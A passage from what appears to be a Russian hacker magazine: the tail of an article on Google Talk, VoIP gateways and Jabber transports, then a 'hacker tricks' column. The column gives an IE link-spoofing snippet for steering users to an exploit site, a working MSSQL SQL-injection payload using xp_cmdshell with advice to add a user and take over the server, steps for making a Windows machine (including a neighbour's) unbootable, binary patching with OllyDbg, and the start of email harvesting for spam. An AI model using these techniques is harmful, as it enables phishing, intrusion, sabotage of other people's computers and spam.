Раз уж в **Gtalk** ничего не стоит настроить транспорт в другие сети, а сама технология за счет расширения поддерживает голосовую связь, то почему не попробовать привязать клиента к какому-нибудь VoIP-гейту и звонить на самые обычные телефоны? Шлюз с незамысловатым названием www.gtalk2voip.com нашелся очень быстро. После беглого осмотра стало ясно, что это не просто шлюз, а настоящая находка! Пользователи бесплатно получают следующие возможности:

- бесплатные звонки между различными IM-системами, поддерживающими голосовую связь (Google Talk, MSN/Live Messenger и Yahoo!). К сожалению, в этом списке пока нет Skype;
- голосовые конференции с участием любого количества человек;
- бесплатные звонки на телефоны SIP-операторов и SIP-сервисов;
- прием звонков с SIP-телефонов;
- прием звонков с мобильных и городских телефонов, используя специальный сервис SIP Broker.


Для звонков на городские и мобильные номера, равно как и для отправки SMS-сообщений, сервис попросит небольшую денежку. Едва ли удастся сэкономить на отправке сообщений (лично на моем тарифе дешевле будет отправить сообщение с телефона), зато копеечные тарифы на исходящие звонки тебе обеспечены!

Для использования не надо ничего скачивать, устанавливать и вообще как-либо заморачиваться. Все намного проще: чтобы совершить звонок, нужно добавить в список контактов `[+]<COUNTRY><AREA><PHONE>`. Например, `+74950000001@gtalk2voip.com`. Номер появится в списке контактов с иконкой телефончика. С ее помощью звонить можно быстро. Правда, предварительно придется пополнить свой внутренний баланс. Сервис принимает к оплате как PayPal (потребуется пластиковая карта Visa или Mastercard), так и более привычные для нас Webmoney.


Что приятно, с 30 июня система позволяет совершенно бесплатно звонить на мобильные и городские номера более чем 30 стран мира. Среди них: США, Великобритания, Аргентина, Австралия, Бельгия, Канада, Китай, Финляндия, Швеция, Греция, Ирландия, Израиль, Нидерланды, Норвегия, Словакия, Испания, Франция, Германия и многие другие! Халявные звонки осуществляются так же, как и платные. В список контактов требуется лишь добавить номер в форме `phonenumber@talkster.gtalk2voip.com`. Мы в редакции проверяли лично: все работает «на ура».

Timeline

2004 год — разработчиками предложена идея построить IM-сервис от Google на базе Jabber.
2005 год — блоггеры и прочие любопытные товарищи обнаруживают на субдомене talk.google.com работающий Jabber-сервер. Позже им удается залогиниться на сервер еще до официального релиза.
24 августа 2005 — Google отправляет всем своим неофициальным юзерам сообщение «Спасибо за то, что были нашими первыми пользователями» и официально запускает сервис.
15 декабря 2005 — разработчики выпускают релиз libjingle библиотеки для C++, расширяющей протокол XMPP возможностью голосового общения.
7 февраля 2006 — появляется возможность чата прямо в интерфейсе Gmail.
31 октября 2006 — реализована возможность передачи сообщений в оффлайн.
26 ноября 2007 — теперь есть групповые конференции.
25 февраля 2008 — реализована функция так называемого chatback'а, с помощью которого посетители могут общаться с владельцем ресурса при помощи специального виджета на сайте.



Контакт-лист GTalk, интегрированный в систему GMail



Большинство контактов — из «аськи»



warning
Я не параноик, но за мной кто-то следит! В последнее время мы доверяем Google'у массу личной и, в том числе, конфиденциальной информации.




info
Многие тонкие настройки для клиента Psi хранятся в специальном XML-конфиге, который можно найти в папке \%User Dir%\PsiData\profiles\default\.


рый поддерживает как ICQ, так и Jabber. Начиная с виндовых **Miranda** (www.miranda-im.org) и **QIP Infinum** (www.qip.ru) — и заканчивая кроссплатформенным клиентом **Pidgin** (pidgin.im). Ничего не мешает добавить несколько учетных записей из различных сетей и успешно их использовать. Недостаток подхода в том, что история сообщений ICQ не будет сохраняться на сервере Gmail.
Третий и, на мой взгляд, лучший способ — Jabber-клиент с использованием транспортов на разные протоколы (в том числе, ICQ). Поговорим об этом варианте более подробно.

НАСТРАИВАЕМ ТРАНСПОРТЫ

Технология Jabber, на которой построена система GTalk, поддерживает систему так называемых транспортов, позволяющих очень легко общаться с участниками других IM-сетей. Первое, что тебе понадобится — это Jabber-клиент. Можно выбрать любой (**Gajim**, **Tkabber**, **Pidgin**), но лично я предпочитаю **Psi** (www.psi-im.org).
После запуска необходимо подсоединить свой Gtalk-аккаунт. Для этого:
1/ Переходим в меню «Общие → Аккаунты»;
2/ Нажимаем «Добавить», указываем имя для аккаунта — например, «Google Talk»;
3/ В Jabber ID вводим свой Gtalk-идентификатор: допустим, vasya.pup@gmail.com;
4/ Переходим во вкладку «Соединение» и включаем все опции, кроме «Использовать стандартный SSL-порт»;
5/ В поле сервер вводим «talk.google.com», а в качестве порта указываем — 5223;
6/ В выпадающем меню «Шифровать соединение» выбираем «Традиционный SSL»;
7/ Пробуем подключиться, игнорируя сообщение о проблемах с проверкой сертификата (нажимая «Далее»).
Соединение установлено! Мы только что настроили Psi для работы с аккаунтом на Gtalk. Советую присмотреться именно к этой программе, потому что впоследствии многие отдают предпочтение именно ей, нежели стандартному клиенту. Не буду рассказывать, как добавлять новых пользователей в список контактов и расписывать прочие тривиальные вещи. Лучше сразу перейдем к самому



Аскетичный интерфейс стандартного клиента Gtalk



Так устроен транспорт из Jabber в ICQ.

Настройка аккаунта для GTalk

интересному — **настройке транспорта на ICQ**. К счастью, Jabber — это уже настолько окрепшая система, что никаких проблем возникнуть не должно. В Сети существует тысячи серверов, поддерживающих транспорты в самые разные системы. И если можно легко привязать свой аккаунт на Mail.Агент, то уж что говорить про такого гиганта, как ICQ. Список публичных серверов можно найти по этому линку — www.jabber.org/im-services. Нас вполне устроит gajim.org. Перед тем, как ты начнешь его использовать, хочу обратить внимание на один важный и неприятный нюанс. Некоторые транспорты почему-то не поддерживают корректное преобразование ICQ UIN'а в никнейм. В результате, любой контакт в ICQ будет отображаться как бесполезный набор цифр. Чтобы этого избежать, зайди в настройки. Нужно сделать следующее:

- автоматически давать подписку: «Options → Events → Auto-authorize contacts»;
- отключить уведомления о получении подписки: «Options → Events → Notify when authorization was received»;
- снять галку с игнорирования сообщений от неподписанных (Jrd): «Options → Events → Ignore events from contacts not already in your roster»;
- автоматически подставлять ники (Jrd) контактам при добавлении в ростер: «Options → Advanced → options.contactlist.resolve-nicks-on-contact-add = true» (это — самое главное!).

Транспорт запросит логин, пароль и авторизацию. После ее подтверждения должны подтянуться асечные ники. Таким же образом можно подключать любые другие транспорты (AIM, MSN, Yahoo) и легко сделать так, чтобы в одном аккаунте Gtalk уживалось несколько IM-систем. Очень удобно, что вся переписка при этом будет сохраняться на сервере. Правда, у некоторых западных серверов замечены траблы с кодировками. У отечественных серверов в зоне «.ru» такой проблемы нет, но есть трудности со стабильностью.

ИНТЕРЕСНЫЕ ОСОБЕННОСТИ

Безопасность — важный для нас вопрос. Соединение между клиентом Google Talk и сервером шифруется (кроме того случая, когда ты используешь сервис прямо в окне браузера в интерфейсе Gmail). Другие программы-клиенты (тот же Psi) требуют защиты своих потоков при помощи TLS перед тем, как послать пароль. Так поток остается зашифрован в течение всей сессии. Компания Google объявила, что в следующих версиях ее клиента все сообщения (текстовые и голосовые) будут защищены. Недаром клиент до сих пор носит статус «beta».

Несмотря на то, что технология Jabber поддерживает групповые чаты (конференции), официальный клиент Google Talk такой возможности по непонятным причинам лишен. Тем не менее, **возможность создания конференций в Google Talk** все-таки существует, но далеко не все пользователи Gtalk про нее знают. Для использования конференций достаточно добавить в ростер контакт `partychat#@gmail.com`, где # — номер от 0 до 9. Добавлять можно любой из этих контактов (это просто несколько ботов, связанных единым сервисом). Для управления конференциями существует ряд команд, список которых можно получить командой /commands. Вот основные из них:

```
/create chat_name [optional_password] — создать новый чат. Опционально можно указать пароль для подключения.
/join chat_name [password] — присоединиться к чату.
/list — показать список участников.
/alias [name] — установить никнейм.
/leave — выйти из чата.
```

Пользователь остается в чате до тех пор, пока не будет выполнена команда `/leave`, при этом вся история переписки сохраняется на сервере. То есть, даже в случае переподключения клиента нет необходимости каждый раз подключаться к конференции заново.

Подключайся — `xakep.chat`. Мы ждем тебя!





ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /

№1

ЗАДАЧА: ПОДМЕНИТЬ АДРЕС ЛИНКА В СТРОКЕ СОСТОЯНИЯ БРАУЗЕРА IE6/IE7

РЕШЕНИЕ:


Я думаю, ты хорошо знаком с такой замечательной вещью, как IP-Spoofing. Вдаваться в технические подробности не имеет смысла (да поможет тебе Гугл). Порой необходимо использовать подобные махинации при создании фейковых сайтов или редиректов. Как ты знаешь, при наведении указателя мышки на линк в окне браузера, в строке состояния отображается адрес, на который указывает ссылка. Нашей первостепенной задачей станет подмена истинного адреса, который видит юзер, на наш — фейковый. Проводить все манипуляции мы будем на примере ослика 6 и 7 версии (более распространенных браузеров пока не существует). Приступим!

1. Допустим, линк сайта со сплойтом (куда обязательно должен попасть юзер:)) — `www.hacker.com`, а маскировать ссылку будем под мелкомягких — `www.microsoft.com`.
2. Открываем HTML/PHP-файл, который нам необходимо отредактировать (то есть, добавить в него фейковый линк).
3. Дописываем в открытый хтмл/пхп-файл следующий код:

```
<a href="http://www.hacker.com/"
onMouseOver="window.status= 'http://microsoft.com/';
return true;"
onMouseOut="window.status='';">http://microsoft.com/
</a>
```

4. Вот и все. Открываем страничку в ослике и видим, что линк с названием «`http://microsoft.com`» отображается в строке состояния, как «`http://microsoft.com`», хотя на самом деле ведет на «`http://www.hacker.com`» :).

Подменяем линк в строке состояния ослика



№2


ЗАДАЧА: БЫСТРО И КАЧЕСТВЕННО СОЗДАТЬ АВАТАРКУ

РЕШЕНИЕ:

С давних временем рисовальщики на различных форумах предлагали свои услуги по созданию аватарок. Астрономическая цена некоторых шедевров порой просто удивляла. Что делать, когда желание иметь красивую аватарку есть, а денег нет? Нарисовать самому! А если и рисовать не умеешь — время обратиться к бесплатным сервисам. Ты не ослышался, таковые существуют. Об одном из них я расскажу более подробно:

1. Заходим по линку nfdesign.org.ua/bar/maker.php.
2. Выбираем фон аватарки.
3. В соответствующем поле вбиваем ник, выбираем горизонтальное/вертикальное расположение.
4. Редактируем положение надписи ника на фоне аватарки (для этого предусмотрена удобная панелька).
5. Жмем <Enter> и сохраняем аватару себе на винт.

Создай себе аватарку



№3

ЗАДАЧА: ВЫПОЛНЕНИЕ КОМАНД НА ВИНДОВОМ СЕРВЕРЕ С MSSQL ЧЕРЕЗ SQL-ИНЪЕКЦИЮ

РЕШЕНИЕ:

Одним из больших плюсов при проведении атак на MSSQL-серверы, помимо обязательного наличия заветной таблички information_schema.tables, является еще и возможность выполнения консольных команд через СУБД. Но это только при условии, что у пользователя, от имени которого мы имеем доступ к базе, достаточно прав. Ниже я приведу список процедур, которые, при наличии определенных прав, ты можешь смело заюзать:

- **xp_enumgroups** (группы из ОС Windows)
- **xp_ntsec_enumdomains** (список доменов сети)
- **xp_enumdsn** (источники данных ODBC)
- **xp_loginconfig** (инфо о пользователе)
- **xp_logininfo** (все пользователи, залогинившиеся на данный момент в системе)
- **xp_msver** (версия SQL-сервера)
- **xp_cmdshell <команда>** (исполнение файла через cmd.exe)
- **xp_servicecontrol <действие>,<служба>** (запускает или останавливает указанные процессы)
- **xp_terminate_process <идентификатор процесса>** (закрытие процесса по его ProcessID)
- **xp_startmail, xp_sendmail** (обращение к почтовому демону sendmail)
- **sp_makewebtask** (выполнение команды html-вида)

С таким боевым набором руки у нас полностью развязаны. Особенный интерес представляет выполнение консольных команд — «xp_cmdshell». Чтобы грамотно использовать эту возможность, тебе необходимо:

1. Найти sql-инъекцию, убедиться в наличии полей вывода и т.д. (расписывать не буду — полистай подшивку][на тему «SQL-инъекция в MSSQL»).

2. Вставить в sql-запрос к СУБД следующий фрагмент:

```
;exec master..xp_cmdshell 'консольная команда'--
```


На практике это может выглядеть примерно так:

```
http://target.ru/index.asp=-1;exec master..xp_cmdshell
'dir C:\'--
```

3. Если команда выполнилась успешно — считай, что повезло и сервер у тебя в руках. В противном случае — причина ошибки, скорее всего, кроется в правах пользователя.

Кстати, если удача на твоей стороне и команды успешно выполняются, советую попробовать добавить нового пользователя и работать с удаленным сервером уже через telnet. Поверь, так намного удобнее.

Не все инъекции одинаково полезны





№4

ЗАДАЧА: ЛЕГКО И КРАСИВО УБИТЬ WINDOWS

РЕШЕНИЕ:

Ни для кого не секрет, что второе название Windows — «mustdie». Иногда возникает желание грохнуть собственную Винду, иногда — соседскую. Разберем три варианта реализации этого доброго дела.

1. Самым скучным приемом будет удалить скрытый системный файл ntldr. Находится он на диске, с которого производится загрузка (как правило, это диск C:). После перезагрузки перед нами черный экран с надписью:

```
"NTLDR is missing
Press Ctrl+Alt+Del to restart"
```

Отсутствие системного файла сразу бросается в глаза — и юзверь может попытаться его восстановить.

2. Другое дело, если убрать скрытый системный «NTDETECT.COM», лежащий рядом. После рестарта пользователь будет наблюдать бесконечную череду перезагрузок (без вывода каких-либо сообщений). Отмечу: перезагрузок компа, а не Винды. До нее дело просто не доходит. Придется задуматься над тем, как исправить ситуацию. Для нас же очевидно: возвратить файл на свое законное место.

3. Изощренным коварством будет редактирование всем известного «boot.ini». Именно изменение, а не удаление (после удаления Винде все же удается загрузиться). Итак, открываем его блокнотом и находим строки с путями до Windows вида

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
```

Это — иерархия оборудования (железа), по которой определяется жесткий диск и раздел, где стоит Винда. Наша цель — задать несуществующую, ошибочную конфигурацию. Дадим системе понять, что Винда поставлена не на первый, а на девятый раздел: меняем все «partition(1)» на «partition(9)». Сохраняем и перезагружаемся. Любой желающий

может прочесть: «Не удается запустить Windows из-за аппаратных ошибок настройки диска. Не удается выполнить чтение с выбранного загрузочного диска. Проверьте указанный путь и исправность оборудования диска. <...>». Можно и поиздеваться: напишем прогу, реализующую один из этих трех вариантов и поместим ее в автозагрузку. Как только юзверь «поднимет» Винду (если, конечно, «поднимет»), она отработает ровно до следующей перезагрузки и будет опять ожидать помощи, выводя тоскливые сообщения. А что, если не дать ей работать и прописать в проге моментальную перезагрузку и/или использовать сразу все три варианта, описанных выше? При грамотной реализации восстановлению такая Винда уже не подлежит.

Прощальный экран

№5

ЗАДАЧА: СОЗДАТЬ В ПАМЯТИ ПРОЦЕССА НОВУЮ ОБЛАСТЬ, КОТОРАЯ ВПОСЛЕДСТВИИ МОЖЕТ БЫТЬ ИСПОЛЬЗОВАНА ДЛЯ СОХРАНЕНИЯ ДАННЫХ

РЕШЕНИЕ:

Для вставки данных (как вариант, кода) в простых случаях можно пользоваться пустыми областями, оставленными компилятором для выравнивания. К сожалению, удается это далеко не всегда, ведь пространства, «подаренного» нам форматом PE, может оказаться недостаточно. Остается только одно — зарезервировать память каким-либо другим образом. Кроме того, необходимо выставить соответствующие атрибуты страницы памяти, отвечающие за возможность чтения и записи в нее. Воспользовавшись MSDN, выясняем, что такой возможностью обладает API-функция библиотеки kernel32, которая называется VirtualAlloc. Взглянем на ее прототип:

```
function VirtualAlloc(
  lpvAddress: Pointer;   // начальный адрес региона для резервирования памяти
  dwSize: DWORD;  // размер региона резервируемой памяти
  flAllocationType: DWORD; // способ выделения памяти
  flProtect: DWORD          // атрибуты доступа
): Pointer; stdcall;
```

Выделив память при помощи VirtualAlloc, мы можем разместить там необходимые данные. Попробуем зарезервировать для собственных нужд 2000h байт памяти на примере стандартного блокнота.

1. Открываем программу для отладки в **OllyDbg** и копируем первые две инструкции стартового кода, располагающегося на OEP, при помощи команды контекстного меню «Binary → Binary copy».

2. На точке входа, по адресу 0100739D, вписываем инструкцию перехода по адресу, где мы расположим код, выделяющий область памяти:

```
0100739D jmp 01008748.
```

3. Первые две инструкции, которые мы заменили условным переходом, предварительно скопировав в буфер обмена, помещаем по адресу 01008748 («Binary → Binary paste»).

4. Определим начальный адрес региона для резервирования памяти. Откроем карту памяти процесса, нажав <ALT+M>, и выберем любой адрес, который не принадлежит ни одной из существующих (уже зарезервированных) областей памяти. В нашем примере это будет 123000h — адрес не принадлежит ни секции, которая начинается по адресу 00090000h и имеет размер 5000h байт, ни последующей секции, начинающейся с адреса 00190000h. Размер резервируемой нами области будет равен 2000h байт, как и условились ранее.

5. Параметры, необходимые для успешного выполнения VirtualAlloc, будем помещать в стек, начиная с последнего, в соответствии с принципами работы стека.

Атрибут доступа «PAGE_READWRITE», который позволяет и читать данные из выделенной памяти, и записывать в нее, выглядит как число «00000100» в двоичной системе счисления — или «4» в шестнадцатеричной. Другие значения параметра flProtect (например, атрибут «PAGE_EXECUTE_READWRITE», позволяющий исполнять код, расположенный в зарезервированной области) можно получить путем введения в единичное состояние соответствующих битов этой флаговой переменной (или выяснить их шестнадцатеричные соответствия в любом справочнике). По адресу 0100874F размещаем инструкцию push 4. Параметр «flAllocationType» в нашем случае будет равен 1000h. Это соответствует значению параметра, равному «MEM_COMMIT», — вот самый надежный и простой способ выделения памяти. Мы можем не заботиться об обнулении выделенной памяти, все сделает функция VirtualAlloc. Размещаем по адресу 01008751 инструкцию push 1000.

Размер секции мы определили — 2000h байт. Следовательно, следующей инструкцией будет push 2000. И, наконец, параметр lpvAddress, определяющий начальный адрес для резервирования области памяти, равен 123000h. Вводим инструкцию push 123000.

6. После того, как размещены все четыре параметра, необходимые функции VirtualAlloc, вызываем ее инструкцией call VirtualAlloc.


7. Передаем управление основной программе, по адресу 010073A3:

```
jmp 010073A3
```

Приведем написанный нами код целиком:

```
0100739D jmp 01008748; переходим к коду, который должен резервировать область памяти;
...
01008748 PUSH 70  ; первая замененная переходом инструкция
```

Этот код создает новую секцию в памяти и устанавливает ее атрибуты



```
0100874A PUSH 01001898 ; вторая замененная переходом
инструкция
0100874F PUSH 4                ; атрибут защиты страни-
цы памяти равен "PAGE_READWRITE"
01008751 PUSH 1000       ; способ выделения памяти — "MEM_
COMMIT"
01008756 PUSH 2000 ; размер выделяемой секции равен
2000h
0100875B PUSH 123000     ; адрес, начиная с которого рас-
полагается секция, равен 123000h
01008760 CALL VirtualAlloc ; вызываем VirtualAlloc
01008765 JMP 010073A3   ; передаем управление обратно
— коду блокнота
```

8. Сохраняем файл («Copy to executable → All modifications»). Теперь, если протрассировать код вплоть до выполнения `VirtualProtect` и воспользоваться картой памяти, можно увидеть: появилась новая секция, начинающаяся по адресу `123000h`. Что и требовалось получить!

№6

ЗАДАЧА: СОЗДАТЬ БАЗУ E-MAIL АДРЕСОВ

РЕШЕНИЕ:

Как правило, много мыльников используется для поздравления всех с Новым Годом, но некоторые злоумышленники юзают их для спам-рассылок рекламы и подобной чепухи. Возьмем одну из многочисленных прог по этой тематике и соберем собственную базу мейлов.

1. Ставим бесплатную русскоязычную утилу **E-Mail Capture** (rsoftware.net/mail/mail.zip).

